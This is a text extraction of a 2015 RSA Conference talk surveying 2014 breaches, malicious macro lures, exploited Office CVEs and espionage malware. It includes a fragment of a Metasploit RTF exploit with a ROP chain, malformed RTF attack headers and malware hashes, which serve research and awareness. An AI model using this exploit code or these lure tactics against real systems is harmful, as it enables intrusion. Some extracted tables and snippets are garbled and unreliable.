

RSAC[®]Conference2015

San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-T07R

The Big Hacks, Exploits & Malware of 2014 And What Is To Come...

James Lyne

Global Head of Security Research


Sophos / SANS Institute

@jameslyne

CHANGE

Challenge today's security thinking





Computer Geek



Mac User
(Eternal Cult
Of Turtlenecks)



Researcher
Linux User
(Eccentric)



TED Speaker
(Lots of
Photoshop)




World's Biggest Data Breaches

Selected losses greater than 30,000 records
(updated 30th Mar 2015)

interesting story

YEAR BUBBLE COLOUR YEAR METHOD OF LEAK BUBBLE SIZE NO OF RECORDS STOLEN DATA SENSITIVITY HIDE FILTER



Forbes New Posts +31 Most Popular Lists Video 2 Free Issues of Forbes



James Lyne Contributor

FOLLOW

TECH 4/08/2014 @ 11:28AM | 103,476 views

Heartbeat Heartbleed Bug Breaks Worldwide Internet Security Again (And Yahoo)

Comment Now Follow Comments

I write about security, hacking and malware. full bio

Opinions expressed by Forbes Contributors are their own.




If you are looking for tips on how to handle Heartbleed take a look at my other blog post [here](#). Every day you use encryption technology to protect your data, your applications and online services. Most of the time most people are blissfully unaware it is even happening. Whether you are a consumer accessing your Internet bank site, using a mobile application to log in and share data or trading online most of our use of modern


Eliminate reduce loss revenue.




Share




Computer virus could
bring entire rail network
down in seconds.



350k /day




Millions /day





So what changed?

- ◆ Interesting shift in deployment tactics
- ◆ The Old Days:
 - ◆ E-mail with malware directly attached (.exe/.zip)
- ◆ The Last Few Years:
 - ◆ Opportunistic infection via legitimate, but infected websites
 - ◆ Links to exploit pack pages
- ◆ The Last Few Months?
 - ◆ ... I'll come to that in a moment




Breakdown of Exploit Packs




Changes

- ◆ Mass use of document based malware
 - ◆ Macros!
 - ◆ Just open this .exe – seriously, it is legit!
- ◆ Shift from the basic <div> or <iframe> trick to PHP insertion (e.g.)
- ◆ Higher quality simple scams





“James, I’m coming in to town. Please check my itinerary and let me know if you have time for a beer?”



Jason”





Would you click this?




Or this?



Or this?




My personal favourite...



The screenshot shows a Microsoft Word 2013 window titled "DOCXL-LT [Compatibility Mode] - Microsoft Word". The ribbon is set to "Home" and the "Font" group is selected. A yellow "Security Warning" bar is visible at the top, stating "Macros have been disabled." with an "Enable Content" button. The main document area contains the Microsoft Office logo and the text "To view this document, please turn on Editing mode and Macros!". Below this is a yellow box with the text: "Attention! This document was created by a newer version of Microsoft Office™. Macros must be enabled to display the contents of the document." At the bottom of the screenshot, a smaller version of the "Security Warning" bar is shown, also with an "Enable Content" button.


Microsoft Office 2013

To display the contents of the document click on Enable Content button.




Exploit Breakdown

Exploit Usage



● CVE-2006-2492/1Table	0.6%
● CVE-2009-3129	0.4%
● CVE-2010-3333	2.3%
● CVE-2011-0611	6.3%
● CVE-2012-0158	75.7%
● CVE-2013-3906	3.7%
● CVE-2014-1761	4.5%
● CVE-2014-4114	1.8%
● Word exploit	4.6%
● undefined	0.1%



CyCoomer

```
{\rt>{{{\info{\author ismail - [2010{\n{\info{\
author ismail - [2010]}ofcharsws69}{\operator ismail
- [2010]}}{\*
sidtbl
sid8596814
sid8926214
sid10110685}}{\leveltext\leveltemplateid67698693'01
\u-3929 ?;}}info{\revtim\yr{\crea\yr2014}\info{\
author ismail - [2010]}mo3\dy8\hr3\min9}2014\m{\
revt{\*\company home}im\yr2014\mo3\dy8\hr3\min9}{\
info{\revtim\yr2014\mo3\dy8\hr3\min9}\author ismail
- [201{\crea{\revtim\yr2014\mo3\dy8\hr3\min9}\info{\
author ismail - [2010]}tim\yr2014\mo3\dy8\hr3\min9}0}}
o3\dy8\hr3\min9}{\aut{\nofcha{\info{\author ismail -
[2010]}rsws69}{\operator ismail - [2010]}}{\revtim\
yr2014\mo3{\crea\yr2014\mo3\dy8\hr3\min9}\dy8\hr3\
min9}}{\*
...

```




Bruno160

Age: 23
Height: 1.73
Weight: 160 lbs
Skin: White


Ver Fotos



Andrew

Age: 19
Height: 1.73
Weight: 160 lbs
Skin: White

Ver Fotos



ROP Chains Ahoy!

```

root@kali: ~ x ms14_017_rtf.rb (/usr/... x cve-2014-1761.rtf + (/... x root@kali: /var/www x
  OptString.new('FILENAME', [ false, 'The file name.', 'msf.rtf'])
    ], self.class)
end

def exploit
  junk = rand(0xffffffff)
  rop_chain = [
    0x275de6ae, # ADD ESP,0C # RETN [MSCOMCTL.ocx]
    junk,
    junk,
    0x27594a2c, # PUSH ECX # POP ESP # AND DWORD PTR [ESI+64],0FFFFFFFB # POP ESI # POP ECX
# RETN [MSCOMCTL.ocx]
    0x2758b042, # RETN [MSCOMCTL.ocx]
    0x2761bdea, # POP EAX # RETN [MSCOMCTL.ocx]
    0x275811c8, # ptr to &VirtualAlloc() [IAT MSCOMCTL.ocx]
    0x2760ea66, # JMP [EAX] [MSCOMCTL.ocx]
    0x275e0081, # POP ECX # RETN [MSCOMCTL.ocx]
    0x40000000,
    0x00100000,
    0x00003000,
    0x00000040,
    0x00001000,
    0x275fbcfc, # PUSH ESP # POP EDI # POP ESI # RETN 8 [MSCOMCTL.ocx]
    junk,
    0x275e0861, # MOV EAX,EDI # POP EDI # POP ESI # RETN [MSCOMCTL.ocx]
    junk,

```

70,1 62%


Not As Perfect As It Seems

0x66b80000	0x66baf000	0x0002f000	False	True	True	True	True	1.3.1000.0	[XmLite.dll] (C:\Windows\SysWOW64\XmLite.dll)
0x74da0000	0x74dec000	0x0004c000	False	True	True	True	True	6.1.7601.17514	[apphelp.dll] (C:\Windows\SysWOW64\apphelp.dll)
0x66b70000	0x66b79000	0x00009000	False	True	True	True	True	6.1.7601.17514	[netutils.dll] (C:\Windows\SysWOW64\netutils.dll)
0x76490000	0x764c5000	0x00035000	False	True	True	True	True	6.1.7601.17514	[ws_32.DLL] (C:\Windows\systemwow64\ws_32.DLL)
0x66e70000	0x66e9f000	0x0002f000	False	True	True	True	True	6.1.7600.16385	[DUser.dll] (C:\Windows\SysWOW64\DUser.dll)
0x76fd0000	0x76fd6000	0x00006000	False	True	True	True	True	6.1.7600.16385	[NSI.dll] (C:\Windows\systemwow64\NSI.dll)
0x66e80000	0x66e47000	0x0011c7000	False	True	True	False	False	14.0.7015.1000	[aso.dll] (C:\Program Files (x86)\Common Files\Microsoft Shared\office14\aso.dll)
0x76560000	0x765a6000	0x00046000	False	True	True	True	True	6.1.7601.17514	[KERNELBASE.dll] (C:\Windows\systemwow64\KERNELBASE.dll)
0x73b40000	0x73b9f000	0x0005f000	False	True	True	True	True	6.1.7601.17514	[SXS.DLL] (C:\Windows\SysWOW64\SXS.DLL)
0x73fc0000	0x73fc3000	0x00003000	True	True	True	True	True	6.1.7600.16385	[SFC.DLL] (C:\Windows\SysWOW64\SFC.DLL)
0x74840000	0x74880000	0x00024000	False	True	True	True	True	5.0.7601.17514	[nsi.dll] (C:\Windows\SysWOW64\nsi.dll)
0x72ce0000	0x72e38000	0x00158000	False	True	True	True	True	6.30.7601.17514	[asxaml6.dll] (C:\Windows\SysWOW64\asxaml6.dll)
0x76f90000	0x76f30000	0x000a0000	False	True	True	True	True	6.1.7601.17514	[ADVAPI32.dll] (C:\Windows\systemwow64\ADVAPI32.dll)
0x767c0000	0x7695d000	0x0019d000	False	True	True	True	True	6.1.7601.17514	[SETUPAPI.dll] (C:\Windows\systemwow64\SETUPAPI.dll)
0x73fd0000	0x7408c000	0x000bc000	False	True	True	False	False	14.0.7005.1000	[MSPTLS.DLL] (C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE14\MSPTLS.DLL)
0x67b40000	0x685c0000	0x000a8000	False	True	True	True	True	8.0.7601.17514	[ieframe.dll] (C:\Windows\SysWOW64\ieframe.dll)
0x71fa0000	0x71fb9000	0x00019000	False	True	True	True	True	6.1.7601.17514	[srvccli.dll] (C:\Windows\SysWOW64\srvccli.dll)
0x72580000	0x72684000	0x00104000	False	False	False	False	True	6.1.98.34	[HSCONCTL.OCX] (C:\Windows\SysWOW64\HSCONCTL.OCX)
0x750a0000	0x750c0000	0x00020000	False	True	True	True	False	14.0.370.400	[OSPPC.DLL] (C:\Program Files (x86)\Common Files\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPC.DLL)
0x67010000	0x67049000	0x00039000	False	True	True	False	False	14.0.6015.1000	[asproof.dll] (C:\Program Files (x86)\Microsoft Office\Office14\asproof.dll)
0x76b60000	0x67750000	0x000a0000	False	True	True	True	True	6.1.7601.17514	[SearchFolder.dll] (C:\Windows\SysWOW64\SearchFolder.dll)
0x66c10000	0x66cc2000	0x000b2000	False	True	True	True	True	6.1.7600.16385	[DUI70.dll] (C:\Windows\SysWOW64\DUI70.dll)
0x66cd0000	0x66e88000	0x00198000	False	True	True	True	True	6.1.7601.17514	[NetworkExplorer.dll] (C:\Windows\SysWOW64\NetworkExplorer.dll)
0x73dc0000	0x73dc5000	0x00005000	False	True	True	True	True	6.1.7600.16385	[wshctcpip.dll] (C:\Windows\SysWOW64\wshctcpip.dll)
0x677c0000	0x677e1000	0x00021000	False	True	True	True	True	6.1.7600.16385	[ntaarta.dll] (C:\Windows\SysWOW64\ntaarta.dll)
0x71600000	0x7169e000	0x0002e000	False	True	True	True	True	6.1.7601.17514	[SHDOCVW.dll] (C:\Windows\SysWOW64\SHDOCVW.dll)
0x71400000	0x71440000	0x0006f000	False	True	True	True	True	6.1.7600.16385	[IconCodecService.dll] (C:\Windows\SysWOW64\IconCodecService.dll)
0x76960000	0x769fd000	0x00029000	False	True	True	True	True	6.26.7601.17514	[USP10.dll] (C:\Windows\systemwow64\USP10.dll)
0x66ea0000	0x6700f000	0x0016f000	False	True	True	True	True	6.1.7601.17514	[explorerframe.dll] (C:\Windows\SysWOW64\explorerframe.dll)
0x71f30000	0x71f38000	0x00008000	False	True	True	True	True	6.1.7601.17514	[Secur32.dll] (C:\Windows\SysWOW64\Secur32.dll)
0x76060000	0x76072000	0x00012000	False	True	True	True	True	6.1.7600.16385	[DEVOBJ.dll] (C:\Windows\systemwow64\DEVOBJ.dll)
0x73ba0000	0x73bdb000	0x0003b000	False	True	True	True	True	6.1.7600.16385	[rsaenh.dll] (C:\Windows\SysWOW64\rsaenh.dll)
0x739d0000	0x73b11000	0x0014f000	False	True	True	False	False	14.0.7008.1000	[riched20.dll] (C:\Program Files (x86)\Common Files\Microsoft Shared\office14\riched20.dll)
0x73c10000	0x73c15000	0x0005f000	False	True	True	True	True	6.1.7600.16385	[WinSxS.DRV] (C:\Windows\systemwow64\WinSxS.DRV)
0x68750000	0x68cc7b000	0x0452b000	False	True	True	False	False	14.0.6116.5000	[MSORES.DLL] (C:\Program Files (x86)\Common Files\Microsoft Shared\office14\MSORES.DLL)
0x76090000	0x76180000	0x0000f000	False	True	True	True	True	6.1.7601.17514	[RPCRT4.dll] (C:\Windows\systemwow64\RPCRT4.dll)
0x67960000	0x67968000	0x00008000	False	True	True	True	True	6.1.7600.16385	[DAVHLPR.dll] (C:\Windows\SysWOW64\DAVHLPR.dll)
0x76000000	0x76060000	0x00060000	False	True	True	True	True	6.1.7601.17514	[IMM32.DLL] (C:\Windows\SysWOW64\IMM32.DLL)
0x74230000	0x7427a000	0x0004a000	False	True	True	True	True	4.0.40305.0	[mscoree.dll] (C:\Windows\SysWOW64\mscoree.dll)
0x66be0000	0x66bf2000	0x00012000	False	True	True	True	True	6.1.7600.16385	[SAMLIB.dll] (C:\Windows\SysWOW64\SAMLIB.dll)
0x753b0000	0x75418000	0x000c5000	False	True	True	True	True	6.1.7601.17514	[SHELL32.DLL] (C:\Windows\SysWOW64\SHELL32.DLL)
0x752d0000	0x752d5000	0x00005000	False	True	True	True	True	6.1.7600.16385	[MSIMG32.dll] (C:\Windows\SysWOW64\MSIMG32.dll)
0x67840000	0x678b0000	0x00070000	False	True	True	True	True	6.1.7601.17514	[ntshrui.dll] (C:\Windows\SysWOW64\ntshrui.dll)

[+] This mona.py action took 0:00:01.279000



0.000> |



Oops : Inception


Inception (Rodagose, Tionas)

Non-working sample SHA1:

```
6c55ebe34222a2f04a8a2a8f354fb5e65aebbc34
d66eb4b6f7037b0a40b4e3c030d8f9bd4f425f28
9358bea376a9733fa763518a09362c891a00a777
e64bb744981e07a4bdd7e22d468be9191eb6f4bb
b70b2d9e4184ccaefe3600738c227a2a984c34a0
073e3789386f99c43711052e22470f60334d41bf
0f302d6a731cbcdcd3ef50ad6718c9afa0fe8991
307b99b88245f1ad5b2bed0711887e95ea3f37b9
910ed6e372e503d5157500029eba960ccd85881f
f769fdae782fe1f96b1194545803fa77ab94ad1d
f83541fbe7a002060cfcb71c59eb70f7c6118632
```


Working sample SHA1:

```
2d430f11f9c9c0dc19c0d03fc7a713cd3422a33c
2eaed93b012b266d80460fca4bea917adbeb810e
```




Decoy Documents

<p>Head of Wave Processes Laboratory Vice-dean for the Faculty of Mechanics & Mathematics Moscow M. V. Lomonosov State University Moscow 119992, Russia</p>		<p>Заведующий лабораторией волновых процессов Заместитель декана механико-математического факультета Московского Государственного Университета им. М.В. Ломоносова Москва 119992, Россия</p>
<p>11 сентября 2014 г.</p>		
<p>Руководителям организации.</p>		
<p>Глубокоуважаемые коллеги!</p>		
<p>9 декабря 2014 года исполняется 100 лет со дня рождения одного из пионеров отечественной космонавтики, выпускника МГУ имени М.В.Ломоносова, Героя Социалистического Труда, лауреата Ленинской премии, доктора технических наук, генерал-лейтенанта ТЮЛИНА ГЕОРГИЯ АЛЕКСАНДРОВИЧА (1914-1990).</p>		




Or A Car Advert

Diplomatic Car for Sale
Chevrolet Optra



The advertisement features a main photograph of a silver Chevrolet Optra sedan from a front-three-quarter perspective. Below this are three smaller inset images: the first shows the rear of the car, the second shows a side profile, and the third shows the interior dashboard and steering wheel.



GoldSun (Pitty Tiger Group)

```
{\rt{{{\{\info{\author ismail - [2010{\n{\info{\author ismail - [2010]}ofcharsws69}{\operator ismail - [2010]}}{\* sidtbl sid8596814 sid8926214 sid10110685}{\leveltext\leveltemplateid67698693'01 \u-3929 ?;}}info{\revtim\yr{\creatim\yr2014\{\info{\author ismail - [2010]}mo3\dy8\hr3\min9}2014\m{\ revt{\*\company
```

to ismail (or ismahm or ismaiÿ):

```
{\rt {{{\{\info{\Author ismail - [2010{\n{\info{\author ismail - [2010]}ofcharsws69}{\operator ismail - [2010]}}{\* sidtbl sid8596814 sid8926214 sid10110685}{\leveltext\leveltemplateid67698693'01 \u-3929 ?;}}info{\revtim\yr{\creatim\yr2014\{\info{\author ismail - [2010]}mo3\dy8\hr3\min9}2014\m{\ revt{\*\company
```

GoldSun Decoy

Project Template (Draft)

1 - Call Context			
Call Reference	H2020 – LEIT ICT	Funding rate	100 %
Call Open		Submission close	23/04/2014
